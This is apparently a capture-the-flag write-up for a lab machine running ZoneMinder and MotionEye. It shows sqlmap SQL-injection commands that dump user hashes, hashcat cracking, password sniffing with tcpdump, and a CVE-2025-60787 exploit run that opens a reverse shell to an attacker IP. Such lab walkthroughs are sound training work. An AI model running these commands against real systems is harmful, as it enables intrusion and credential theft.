
This is a fun simple Linux machine involving exploiting some high severity CVE’s on two different MotionEye & ZoneMinder. The intial foothold is found through exploiting an SQL Injection attack to enumerate the credentials database and grab the hashes. Once authenticate, we exploit an RCE vulnerability in a MotionEye docker container to escalate to root and grab the flag!
Foothold #
Starting with a typical nmap scan of the system with the typical flags:
$> nmap -sC -sV 10.129.188.32 -oN nmap.txt

Nmap scan report for 10.129.188.32
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp open  http    Apache httpd 2.4.58
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://cctv.htb/
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kerne
We’ll pipe that subdomain discovered from URL, cctv.htb, to our hosts file then browse to the webpage:
sudo echo "10.129.188.32 cctv.htb" >> /etc/hosts
The web page shows a list of security services for a company. There are no immediate hyperlinks within the homepage, other than to a login portal. Scrolling to the bottom of the page shows this disclaimer.

Browsing to the login page, http://cctv.htb/zm/, redirects to a ZoneMinder login page.

This is the first time I’ve encountered ZoneMinder, the GitHub profile describes it as “an integrated set of applications which provide a complete surveillance solution allowing capture, analysis, recording and monitoring of any CCTV or security cameras attached to a Linux based machines”. Looks like a cool little open source project! The repo has 5.8k stars at writing so it’s pretty widely adopted with lots of support.
Punching in the default creds, admin/admin, allows authentication to the to the dashboard:

The default view shows that no cameras are connected to the controller. I’ll hit Scan Network just to see what it’ll find. It returns a stack of IP addresses, but the MAC addresses are all for VMWare devices, showing that it’s a virtualized NIC:

Though we can’t use the console ADD button to add them as a camera, so it’s possible that they’re other HTB clients connected to the same VPN (?).
While that runs, I’ll do a search on ZoneMinder v1.37.63, which is the running version number, exposed through the default dashboard. There are numerous returned entries for RCE vulnerabilities in this version of the application. There is a vulnerable SQL field under the web/ajax/event.php function. This is the vulnerable code within the repository:
case 'removetag' :
    $tagId = $_REQUEST['tid'];
    dbQuery('DELETE FROM Events_Tags WHERE TagId = ? AND EventId = ?', array($tagId, $_REQUEST['id']));
    $sql = "SELECT * FROM Events_Tags WHERE TagId = $tagId";
    $rowCount = dbNumRows($sql);
    if ($rowCount < 1) {
      $sql = 'DELETE FROM Tags WHERE Id = ?';
      $values = array($_REQUEST['tid']);
      $response = dbNumRows($sql, $values);
      ajaxResponse(array('response'=>$response));
    }
The $tagId is put in the $sql command and then executed. This allows us to inject SQL commands within the $tagId which are then executed. SQLMap will confirm that vulnerability:
─$ sqlmsqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" \
    --cookie="ZMSESSID=tt2hgr83vpg2om636qofv7qhcs" \
    -p tid --dbms=mysql --batch
----snip----
GET parameter 'tid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 93 HTTP(s) requests:
---
Parameter: tid (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: view=request&request=event&action=removetag&tid=1 AND (SELECT 6911 FROM (SELECT(SLEEP(5)))TJUo)
---
[19:04:14] [INFO] the back-end DBMS is MySQL
----snip----
Following an attack path from this PoC, we’ll enumerate the database and see what tables it contains:
sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" \
    --cookie="ZMSESSID=tt2hgr83vpg2om636qofv7qhcs" \
    -p tid --dbms=mysql --batch --dbs
The above returns the username database, we can scrape the usernames out by expanding out the Username database and grabbing the Users table:
sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" \
    --cookie="ZMSESSID=0oo2gkudtldrctdj6d09rcs5vv" \
    -p tid --dbms=mysql --batch -D zm -T Users -C "Username" --dump

---snip---
Table: Users
[3 entries]
+------------+
| Username   |
+------------+
| admin      |
| mark       |
| superadmin |
+------------+
We’ll use the below command and iterate through the users and grab all usernames:
sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" \
    --cookie="ZMSESSID=0oo2gkudtldrctdj6d09rcs5vv" \
    -p tid --dbms=mysql --batch -D zm -T Users -C "Password" --where="Username='superadmin'" --dump
This gets the following hashes:
Mark – $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.
Admin – Admin
SuperAdmin – $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm
We’ll start with Mark’s hash. Loading it into it’s own file, pass.hash, we’ll run it through hashcat with the flag -m 3200 to designate a BCrypt hash. This tool can be used to identify hash types.
hashcat pass.hash -m 3200 /usr/share/wordlists/rockyou.txt
This will crack Marks password, we can use this to establish an SSH session to the machine:
└─$ ssh mark@cctv.htb
mark@cctv.htb\'s password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)
---snip---
mark@cctv:~$
Some quick enumeration shows another user, sa_mark:
mark@cctv:~$ ll /home
total 16
drwxr-xr-x  4 root    root    4096 Mar  2 09:49 ./
drwxr-xr-x 23 root    root    4096 Mar  2 09:49 ../
drwxr-x---  5 mark    mark    4096 Mar  2 09:49 mark/
drwxr-x---  4 sa_mark sa_mark 4096 Mar  2 09:49 sa_mark/
mark@cctv:~$ ll /home/sa_mark
ls: cannot open directory '/home/sa_mark': Permission denied
Checking for available interfaces reveals docker interfaces that are running:
mark@cctv:/$ ip a
----snip----
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 52:3b:b2:78:b6:0f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
This could indicate that there are services running inside a container within the network.
We can do a quick check using tcpdump to see if that user sa_mark appears within the internal loopback traffic:
mark@cctv:~$ tcpdump -i any -A | grep "sa_mark"
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
...)c.j.USERNAME=sa_mark;PASSWORD==**************;CMD=status
...)c.j.USERNAME=sa_mark;PASSWORD=**************;CMD=status
^C1763 packets captured
1832 packets received by filter
For our tcpdump flags, we set the following:
-i any – Use any interface in the system. We want to scan traffic for all inbound & outbound connections
-A – print the output to the page in ASCII format
grep "sa_mark" filter the output for occurrences of sa_mark

From here, su can be used to change into sa_mark’s profile, and we can grab the user flag from the home directory. In the same directory, there’s a PDF file 'SecureVision Staff Announcement.pdf', which has been extracted onto the local machine.
Escalation #
This could indicate that the previous system is still running. Let’s use ss -tuln to check for open ports:

From here, I’ll use curl to iterate through these services and see if we can find anything interesting on the loopback interface. When I fetch port 8765, it returns some web content:
mark@cctv:~$ curl http://127.0.0.1:8765 | head -n 50
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0<!DOCTYPE html>
<html>
    <head>

            <meta charset="utf-8">
            <meta name="viewport" content="width=device-width, initial-scale=1">
            <meta name="mobile-web-app-capable" content="yes">
            <meta name="apple-mobile-web-app-capable" content="yes">
            <meta name="theme-color" content="#414141">
            <meta name="apple-mobile-web-app-status-bar-style" content="#414141">
I’ll use SSH tunnelling to push this out so the content can be accessed:
└─$ ssh -L 3333:cctv.htb:8765 sa_mark@cctv.htb
Now browsing to http://localhost:3333, it shows the login page for the MotionEye CCTV platform:

Neither the default login, or any other credentials we’ve previously tried work, so I’ll grab the MotionEye configuration files from the boxes system files for investigation:
└─$ scp -r sa_mark@cctv.htb:/etc/motioneye ./
sa_mark@cctv.htb's password:
camera-1.conf 100% 2287     7.3KB/s   00:00
motion.conf 100%  278     0.9KB/s   00:00
motioneye.conf 100% 3012     9.7KB/s   00:00
Reviewing motion.conf, the administrative credentials are entered in plaintext at the top of the file. I’ll use these to sign in to the MotionEye platform. Interestingly, this time we have a camera feed coming through! A nice touch for this CTF

From here, we’ll go to the application settings and verify the version:

Searching version 0.43.1b4 reveals an [RCE exploit](prabhatverma47/motionEye-RCE-through-config-parameter: PoC steps for this vulnerability), CVE-2025-60787, which involves exploiting client-side validation within the Web-UI which allows easy bypassing. Then payloads can be input and submitted, then executed on the host container on restart.
The vulnerability within MotionEye’s software is that it takes input from the user, and doesn’t validate it prior to inputting it to the config files. When the process restarts, and the config files are parsed, any injected code can be injected.
RCE Execution #
To exploit this vulnerability, we’ll browse to the MotionEye page that we’ve forwarded through the tunnel, and opening a browser console, I’ll enter configUiValid = function() { return true; };
This overrides the configUiValid function, which is responsible for checking for errors in the input box.
There’s a GitHub POC that can be used for easy exploitation of this vuln, you can grab it here. I’ll spin it up and execute it against the details created by tunneling the port via SSH:
python3 CVE-2025-60787.py revshell --url 'http://localhost:3333' --user 'admin' --password 'e' -i 10.10.10.15 --port 9001
From here, a root shell is spawned from my listener and it’s a simple case of jumping into the root users directory and grabbing the flag!